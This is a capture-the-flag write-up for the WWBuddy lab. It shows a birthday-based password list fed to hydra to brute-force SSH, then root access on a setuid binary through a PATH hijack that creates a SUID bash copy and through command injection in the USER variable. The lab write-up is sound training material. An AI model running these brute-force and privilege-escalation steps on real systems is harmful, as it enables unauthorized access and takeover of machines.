
```
$ id
uid=1001(roberto) gid=1001(roberto) groups=1001(roberto),200(developer)
$ ls
importante.txt
```

```
$ cat importante.txt
A Jenny vai ficar muito feliz quando ela descobrir que foi contratada :DD

Não esquecer que semana que vem ela faz 26 anos, quando ela ver o presente que eu comprei pra ela, talvez ela até anima de ir em um encontro comigo.

THM{g4d0_d+_kkkk}
```

A message and the flag.



```
roberto@wwbuddy:/home$ ls -la
total 20
drwxr-xr-x  5 root    root    4096 Jul 28  2020 .
drwxr-xr-x 23 root    root    4096 Jul 25  2020 ..
drwx-----  2 jenny   jenny   4096 Jul 27  2020 jenny
drwx-----  5 roberto roberto 4096 Jul 15 11:58 roberto
drwx-----  6 wwbuddy wwbuddy 4096 Jul 28  2020 wwbuddy
```

Jenny's account has been created and by the earlier messages, her password could be her birthday. But we don't know anything about her birthday.

```
roberto@wwbuddy:~$ ls -l
total 4
-rw-rw-r--  1 roberto roberto 246 Jul 27  2020 importante.txt
```

The file is modified on 27 July 2020. Next week date range is 2 Aug 2020 to 8 Aug 2020.

Date formats: DDMMYYYY, MMDDYYYY, YYYYMMDD, DD/MM/YYYY, MM/DD/YYYY, YYYY/MM/DD, DD-MM-YYYY, MM-DD-YYYY, YYYY-MM-DD.

Trying the above format for the dates.

```
#!/usr/bin/env python

YEAR=str(2020-26)
MONTH="08"

for i in range(2,9):
    day = "0"+str(i)
    print(f"{day}{MONTH}{YEAR}")
    print(f"{MONTH}{day}{YEAR}")
    print(f"{YEAR}{MONTH}{day}")
    print(f"{day}-{MONTH}-{YEAR}")
    print(f"{MONTH}-{day}-{YEAR}")
    print(f"{YEAR}-{MONTH}-{day}")
    print(f"{day}/{MONTH}/{YEAR}")
    print(f"{MONTH}/{day}/{YEAR}")
    print(f"{YEAR}/{MONTH}/{day}")
```

```
└─(.venv)-(kali@kali)-[~/Desktop/THM/WWBuddy]
└─$ python3 bday_bruteForce.py > passwords.txt
```

Using hydra to brute force Jenny's password.

```
└─$ hydra -l jenny -P passwords.txt ssh://wwbuddy.thm
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-15 17:44:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:1/p:63), ~4 tries per t
ask
[DATA] attacking ssh://wwbuddy.thm:22/
[22][ssh] host: wwbuddy.thm login: jenny password: 08/03/1994
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-15 17:44:21
```

## Becoming Root

```
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/bin/authenticate
/bin/fusermount
/bin/ping
```

There is a binary called `authenticate` in the `bin` directory.

```
jenny@wwbuddy:/tmp$ ls -l /bin/authenticate
-rwsr-xr-x 1 root root 8584 Jul 28 2020 /bin/authenticate
jenny@wwbuddy:/tmp$ file /bin/authenticate
```



/bin/authenticate: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=4b4c99398faafffa550adfe3c81b072095d65388, not stripped

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __uid_t uid; // [rsp+0h] [rbp-50h]
    const char *src; // [rsp+8h] [rbp-48h]
    char dest[22]; // [rsp+10h] [rbp-40h] BYREF
    __int16 v7; // [rsp+26h] [rbp-2Ah]
    __int64 v8; // [rsp+28h] [rbp-28h]
    __int64 v9; // [rsp+30h] [rbp-20h]
    int v10; // [rsp+38h] [rbp-18h]
    char v11; // [rsp+3Ch] [rbp-14h]
    unsigned __int64 v12; // [rsp+48h] [rbp-8h]

    v12 = __readfsqword(0x28u);
    if ( (int)getuid() > 999 )
    {
        if ( system("groups | grep developer") )
        {
            src = getenv("USER");
            uid = getuid();
            setuid(0);
            strcpy(dest, "usermod -G developer ");
            v7 = 0;
            v8 = 0;
            v9 = 0;
            v10 = 0;
            v11 = 0;
            strncat(dest, src, 0x14u);
            system(dest);
            puts("Group updated");
            setuid(uid);
            system("newgrp developer");
        }
        else
        {
            puts("You are already a developer.");
        }
    }
    else
    {
        puts("You need to be a real user to be authenticated.");
    }
    return 0;
}
```

```
jenny@wwbuddy:/tmp$ id
uid=1002(jenny) gid=1002(jenny) groups=1002(jenny)
jenny@wwbuddy:/tmp$ /bin/authenticate
Group updated
$ /bin/authenticate
developer jenny
You are already a developer.
```

If I run it as Jenny, I am added to the developer group, and then I am getting a shell. Then again if I run the file, I get the message that I am already a developer.

```
roberto@wwbuddy:~$ /bin/authenticate
roberto developer
You are already a developer
```

If I run it as Roberto, I get the message that I am already a developer.

The full path for `usermod` and `newgrp` are not set. So, I can create my own custom `usermod` file: copying bash file and setting SUID bit for it. I can't do this with `newgrp` as just before `newgrp developer` is executed, the UID is set to what Jenny's UID is.

```
jenny@wwbuddy:/tmp$ cat usermod
#!/bin/bash

cp /bin/bash /tmp/bash_temp
chmod 4777 /tmp/bash_temp
usermod -G developer

jenny@wwbuddy:/tmp$ /bin/authenticate
^CGroup updated
$ exit
jenny@wwbuddy:/tmp$ ls -l
total 1200
-rwxrwxr-x 1 jenny jenny 1063041 Jun  7 16:27 linpeas
-rwsrwxrwx 1 root  jenny  131072 Jul 15 12:56 bash_temp
drwx----- 3 root  root    4096 Jul 15 09:48 systemd-private-1463daa8a97044eaa0be1c6b5bb8462
a-apache2.service-gvkdIf
drwx----- 3 root  root    4096 Jul 15 09:48 systemd-private-1463daa8a97044eaa0be1c6b5bb8462
a-systemd-resolved.service-i40Ua8
drwx----- 3 root  root    4096 Jul 15 09:48 systemd-private-1463daa8a97044eaa0be1c6b5bb8462
a-systemd-timesyncd.service-EXlT8d
drwx----- 2 jenny jenny    4096 Jul 15 12:31 tmux-1002
-rwxr-xr-x 1 jenny jenny    8584 Jul 15 12:38 transfer
-rwxrwxr-x 1 jenny jenny     88 Jul 15 12:53 usermod
```

```
jenny@wwbuddy:/tmp$ ./bash_temp -p
bash_temp-4.4# id
uid=1002(jenny) gid=1002(jenny) euid=0(root) groups=1002(jenny)
bash_temp-4.4# whoami
root
```

And we are root.

The flag says change the environment. Which means we need to do something with the environment variable.

```
{
    src = getenv("USER");
    uid = getuid();
    setuid(0);
    strcpy(dest, "usermod -G developer ");
    v7 = 0;
    v8 = 0;
    v9 = 0;
    v10 = 0;
    v11 = 0;
    strncat(dest, src, 0x14u);
    system(dest);
    puts("Group updated");
    setuid(uid);
}
```

The `USER` environment is being copied to `src`. Then `strncat` is being used to append the `src` value to `dest`. And then `system` runs `dest`. And all of this is run with `UID=0`

The `USER` variable is fetched being Jenny. So, we can change it to something that gives us a shell.

```
jenny@wwbuddy:~$ echo $USER
jenny
```

Initially, the value of the variable is Jenny

```
jenny@wwbuddy:~$ export USER="$USER; /bin/sh"
jenny@wwbuddy:~$ echo $USER
jenny; /bin/sh
```

```
jenny@wwbuddy:~$ /bin/authenticate
# id
uid=0(root) gid=1002(jenny) groups=1002(jenny)
# whoami
root
```

Previously, we got the root shell with `EUID=0`, this time we get the shell with `UID=0`